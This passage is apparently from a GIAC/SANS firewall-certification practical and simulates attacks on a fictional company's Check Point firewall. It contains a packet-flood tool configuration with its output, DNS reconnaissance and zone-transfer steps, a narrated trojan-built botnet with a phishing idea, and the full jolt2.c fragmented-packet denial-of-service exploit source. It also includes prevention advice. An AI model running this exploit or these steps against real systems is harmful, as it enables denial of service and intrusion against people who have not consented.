Administrators can create a generic* account in the user database of FW-1 that will remedy this problem. This account will trigger on all usernames that have not been explicitly been defined in the user database and prevent an attacker from profiling the database.

4.2 Method of attack


A Distributed Denial of Service attack (DDoS) is a very common approach when a hacker decides that he wants to make his move. A DDoS is described as follows:

“In a DDoS attack a hacker floods a victim server/computer on the Internet with huge amounts of traffic causing some of the victim's resources to choke and stop operating. Thus taking the victim out of service. The hacker usually orchestrates such an attack from hundreds or thousands of computers it has broken in and installed its traffic generating tools. The following diagram shows a typical DDoS attack:

DDoS attacks can bring down a network or a site by overwhelming target machines with large amounts of traffic, and thereby exhausting the target computational or communication resources.”

- http://www.wanwall.com/about/ddos_explained.html

The diagram below shows a typical scenario for a DDoS attack. The hacker gains control of “masters” systems which he will then use to control daemon systems to make the attack on the target.



We are now going to attempt to be the hacker and use the vulnerability described in section 4.1.1 the “Check Point Firewall-1 Fragmented Packet DoS”

For all of our attacks we are going to use a tool called the Aggressor Exploit Generator V0.85 by Korhan KAYA a.k.a. `_bLaCkWind_`. This is a packet-crafting tool that can accomplish what we need to attempt. This tool can be found at <http://www.agressor.net> from a company called CoreSoft.

Aggressor Exploit Generator v0.85 Prerelease info@aggressor.net

Hook **2F8** Device **Cannot Detect Modems..** CTS ☐ DTR ☐ Tx0 ☐ Rx0 ☐

[DDH] NO MODEMS DETECTED , Configure Manually .(Using default value 2f8)
 [DDH] VERSION : Aggressor Direct Device Library V0.7(e)
 [PPP] VERSION : WinPPP 2.7_Aggressor
 [PPP] Running for , DR0-4 Hooked
 [AGSocket] Custom Packet sent to [220.10.10.76]
 [APP] Entering Simple (Lame) Mode ..

MTU Size **1500** RWISize **2048** HWR.WState **3** Modem CT **Higher**

IP HEADER

IP Protocol **1** **1** IPProto **ICMP** IP Tos **0**
 IP Version **4** HL **5** IP SRC **66.66.22.22** **80** Packet len. **40**
 Time to live **255** IP DST **220.10.10.76** **80** P. ID **0**
 Fragment Off **42** Checksum **0**

TCP ☐ ICMP ☒ ☒ Override IP Protocol

ICMP Type **0** **8** ICMP_ECHO
 ICMP Code **0** **4** ICMP_UNREACH_NEEDFRAG

AutoCalculate Checksum ☒

delay between packets **500** # of packets to be send : **9153**

Send Packet Listen Port Save attack Load Attack Simple mode Terminate About

4.2.1 Performing the attack

We have set the tool into an advanced mode so we can control the packet creation more. The tool is set to send 9153 illegal fragmented packets to the IP of the firewall in the attempt to overload the logging of the firewall. We are using port 80 as a likely port that the firewall is allowing inward. The results of the attack are that we get to send about 7300 packets before the system stops responding. The firewall stops responding after the 7299th packet and although we have not confirmed the firewall is locked up is some way, it is a good bet that we have succeeded. That can be obtained at the <http://www.checkpoint.com/cgi-bin/download.cgi> location as stated in section 4.1.1.

```
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7292 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7293 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7294 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7295 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7296 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7297 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7298 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] (7299 times)
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] – System not responding
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] – System not responding
[AGSocket] Sending Custom to host [220.10.10.76] on Port [80 / 80] – System not responding
```

4.2.2 Gathering information

One of my favorite sites can be used to gather information about the GIAC Company *before* we attempt the attack. The <http://www.logicalpackets.com> site contains numerous tools to perform testing and information gathering. Note the SamSpade software used in the GIAC audit could also be used here. From the logicalpackets.com web site, we will use the **whois** tool and enter giac.com. The results here show the registrant information. We can now confirm we have the correct target and maybe do some social engineering to get the router manufacturer or any other information from the people who would answer the phone for GIAC.

...

Registrant:

CIAC Consulting, Inc.
4F, No. 6 Lane 79, Chienkwo, S. Rd., Sec. 2,
Boston, MA 10643
USA

Registrar...: IARegistry.com (<http://www.iaregistry.com>)

Domain Name: GIAC.COM

Created on.....: 03-Jul-2001

Expires on.....: 03-Jul-2002

Record last updated on..: 04-Jul-2001

Administrative Contact:

Yen-Chun, Lee. mrlee@ms7.hinet.net

GIAC Consulting, Inc.
4F, No. 6 Lane 79, Chienkwo, S. Rd., Sec. 2,
Boston, MA 10643
+555.2409143
Technical Contact, Zone Contact:
Yen-Chun, Lee. mrlee@ms7.hinet.net
GIAC Consulting, Inc.
4F, No. 6 Lane 79, Chienkwo, S. Rd., Sec. 2,
Boston, MA 10643
+555.2409143

Name servers for this domain:

NS.NAME.NET	66.33.48.22
NS2.NAME.NET	66.33.60.124

If we wanted to dig more and search the DNS servers for information, we can execute a **whois** on the 66.33.48.22. We could gain more information about people we could impersonate in a social engineering attempt. Going still further, we could use the **nslookup** tool to get more information about the machines in the GIAC network. It may look like this...

If we then run **nslookup** in interactive mode:

```
>set type=any  
>giac.com
```

```
Server: extdns1.concsat.com  
Address: 131.225.8.120  
Non-authoritative answer:  
giac.com  
origin = giac.com  
mail addr = hostmaster.giac.com  
serial = 201291239  
refresh = 7200  
retry = 3600  
expire = 1728000  
minimum ttl = 7200  
giac.com nameserver = dnsserver.giac.com < Resolves to 207.155.154.44  
...
```

If we then run a similar query on the dnsserver.giac.com we could find the MX records for GIAC's mail server.

Again in interactive mode **nslookup**


```
>server 207.155.154.44  
>set type=any  
>giac.com
```

...

We could then try a zone transfer using the interactive command
>ls -d giac.com

If the server allows a zone transfer, we would then get direct DNS record from this server indicating any such records that we could use to exploit the inside network. Any such information gained would provide a large advantage to any would-be attacker. At this time, we may have obtained enough information to make connections to a SMTP server, for example and proceed to enumerate the individual accounts on that server using standard SMTP commands. If we find say that admin@giac.com is a valid email address, we could then attempt to send them a trojan/virus and pretend that we are from their ISP.

4.2.3 Attack the Checkpoint firewall



We have been busy after school acquiring the control of about 50 cable modem users in our area. Now we going to target the outside Checkpoint firewall at 220.10.10.76 and try to bring it to the point where its ability to communication fails. Over the past few months, we have become familiar with how to use Trojan code.

Web sites like www.blackcode.com and various others have helped us understand how we can use these to email to everyone we can. After the email is opened, the attachment installed the Trojan onto those 50 systems. It took some time to gather 50 systems, but now we can connect to them using our Trojan program and execute the commands needed to perform the attack. These are our daemons. We are not using “masters” as they are depicted in the diagram in section 4.2.

We are going to use this control to attack the GIAC network (the Checkpoint Firewall-1 specifically) and our attempt is a ICMP flood on the network from 50 those systems. Again, we are using the Aggressor tool to initiate the attack in the configuration shown here. We target the firewall external port. We set the tool to hit the GIAC network from our source of 50 daemons and from each of these 50 times. The IP of these 50 PCs have been placed in a file and we will cycle the use of each of these IP numbers. In this case, we may have only succeeded in creating something for the IDS system to log. Our attack left no effect on the systems.

If we had succeeded the system would be bombarded with so much data that it would most likely fail to communicate with any system until it was rebooted. There are routine maintenance tasks that can help prevent this from happening in the next section.

4.2.4 Prevention

A few of the methods to prevent attacks of this kind would be:

- Keeping all firmware up to date for all hardware systems.
- Watching the manufactures sites for vulnerability information and updates
- Daily visiting sites that deal directly with new vulnerabilities and exploits.
- To use an adaptive HIDS or NIDS that would make changes to a rule set for the firewall or router.
- To disable any zone transfers for internal DNS servers.
- To keep a close eye on the IDS systems and what they are logging so that attempts that are made can be used to make security related adjustments
- Maintain the practice of improving, reviewing, testing and monitoring the network in its entirety.
- To educate the users for best security practices.
- Increase the size of the connection queue.
- Decrease the time-out waiting for the three-way handshake.

5 Reference section

Below is the reference to information contained throughout the document. Section 5.1 is reference code used as an exploit on the CheckPoint Firewall-1. Section 5.2 is the references to information expressed in the entire document. Each line shows the page number followed by the source of the information.

5.1 Reference

(exploit code for Check Point Firewall-1 Fragmented Packets DoS Vulnerability)

```
/*  
* File: jolt2.c  
* Author: Phonix <phonix@moocow.org>  
* Date: 23-May-00
```

```

*
* Description: This is the proof-of-concept code for the
*             Windows denial-of-service attack described by
*             the Razor team (NTBugtraq, 19-May-00)
*             (MS00-029). This code causes cpu utilization
*             to go to 100%.
*
* Tested against: Win98; NT4/SP5,6; Win2K
*
* Written for: My Linux box. YMMV. Deal with it.
*
* Thanks: This is standard code. Ripped from lots of places.
*        Insert your name here if you think you wrote some of
*        it. It's a trivial exploit, so I won't take credit
*        for anything except putting this file together.
*/

```

```

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

```

```

struct _pkt
{
    struct iphdr  ip;
    union {
        struct icmphdr  icmp;
        struct udphdr  udp;
    } proto;
    char data;
} pkt;

```

```

int icmplen = sizeof(struct icmphdr),
    udplen  = sizeof(struct udphdr),
    iplen   = sizeof(struct iphdr),
    spf_sck;

```

```

void usage(char *pname)
{

```

```

fprintf(stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
        pname);
fprintf(stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
exit(0);
}

u_long host_to_ip(char *host_name)
{
    static u_long ip_bytes;
    struct hostent *res;

    res = gethostbyname(host_name);
    if (res == NULL)
        return (0);
    memcpy(&ip_bytes, res->h_addr, res->h_length);
    return (ip_bytes);
}

void quit(char *reason)
{
    perror(reason);
    close(spfd_sck);
    exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
    int    bs, psize;
    unsigned long x;
    struct sockaddr_in to;

    to.sin_family = AF_INET;
    to.sin_port = 1235;
    to.sin_addr.s_addr = dst_addr;

    if (port)
        psize = iphlen + udplen + 1;
    else
        psize = iphlen + icmplen + 1;
    memset(&pkt, 0, psize);

    pkt.ip.version = 4;
    pkt.ip.ihl = 5;
    pkt.ip.tot_len = htons(iphlen + icmplen) + 40;
    pkt.ip.id = htons(0x455);
    pkt.ip.ttl = 255;

```

```

pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
pkt.ip.saddr = src_addr;
pkt.ip.daddr = dst_addr;
pkt.ip.frag_off = htons (8190);

if (port)
{
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
} else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
}

while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
               sizeof(struct sockaddr));
}
return bs;
}

int main(int argc, char *argv[])
{
    u_long src_addr, dst_addr;
    int i, bs=1, port=0;
    char hostname[32];

    if (argc < 2)
        usage (argv[0]);

    gethostname (hostname, 32);
    src_addr = host_to_ip(hostname);

    while ((i = getopt (argc, argv, "s:p:h")) != EOF)
    {
        switch (i)
        {
            case 's':
                dst_addr = host_to_ip(optarg);
                if (!dst_addr)
                    quit("Bad source address given.");
                break;

```



```

case 'p':
    port = atoi(optarg);
    if ((port <=0) || (port > 65535))
        quit ("Invalid port number given.");
    break;

case 'h':
default:
    usage (argv[0]);
}
}

dst_addr = host_to_ip(argv[argc-1]);
if (!dst_addr)
    quit("Bad destination address given.");

spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (!spf_sck)
    quit("socket()");
if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
    sizeof(bs)) < 0)
    quit("IP_HDRINCL");

do_frags (spf_sck, src_addr, dst_addr, port);
}

```

5.2 Informational references

This list contains the sources of information and the associated page which the information was used.

10. <http://www.watchguard.com/training/lss/50/fbtrain5.htm> - Reducing Risk
11. <http://www.microsoft.com/windows2000/downloads/recommended/iislockdown/default.asp> - IIS Lockdown tool
11. <http://www.cisecurity.org> - CIS Level-1 Scoring Tool for Windows 2000
12. <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/hfnetchk.asp> - Microsoft HotFix Checker tool
13. <http://www.cisco.com/univercd/cc/td/doc/pcat/3600.htm> - Cisco Product information
18. <http://help.watchguard.com/docs/v50HighAvailabilityGuide.pdf> - High Availability Guide from Watchguard

18. <http://www.sans.org/newlook/resources/IDFAQ/switched.htm> - "How do you deploy network based IDS in a switched network?"
24. <http://www.cisco.com/warp/public/707/21.html> - Improving Security on Cisco Routers
30. http://rr.sans.org/encryption/ipsecs_role.php - Smith, Christopher. IPsec's Role in Network Security: Past, Present, Future September 17, 2001
46. <http://www.infosecuritymag.com/articles/february01/cover.shtml>
48. http://www-arc.com/sara/cve/Compaq_Insight_Manager_version.html - CVE-1999-0771
49. http://rr.sans.org/threats/IM_menace.php Frase, Dan The Instant Messaging Menace: Security Problems in the Enterprise and Some Solutions January 31, 2002
50. <http://support.microsoft.com/default.aspx?scid=kb;EN-US;q281224> - XCON: How to Modify the SMTP Banner (Q281224)
52. <http://www.giac.org/GCFW.php> - Practical from James Manion
57. <http://www.stopspam.org/usenet/mmf/man/nslookup.html> - The nslookup Manual Page
57. <http://rr.sans.org/hackers/fundamentals.php> The Fundamentals Of Computer HACKING, Ida Mae Boyd (December 3, 2000)
57. <http://www.sans.org/infoFAQ/DNS/flat.htm> - The Flat Footed Hacker by Joe Klemencic, September 17, 2001
60. http://www.cert.org/incident_notes/IN-99-07.html - CERT Incident Note 99-07. Distributed Denial of Service Tools. Nov 18, 1999.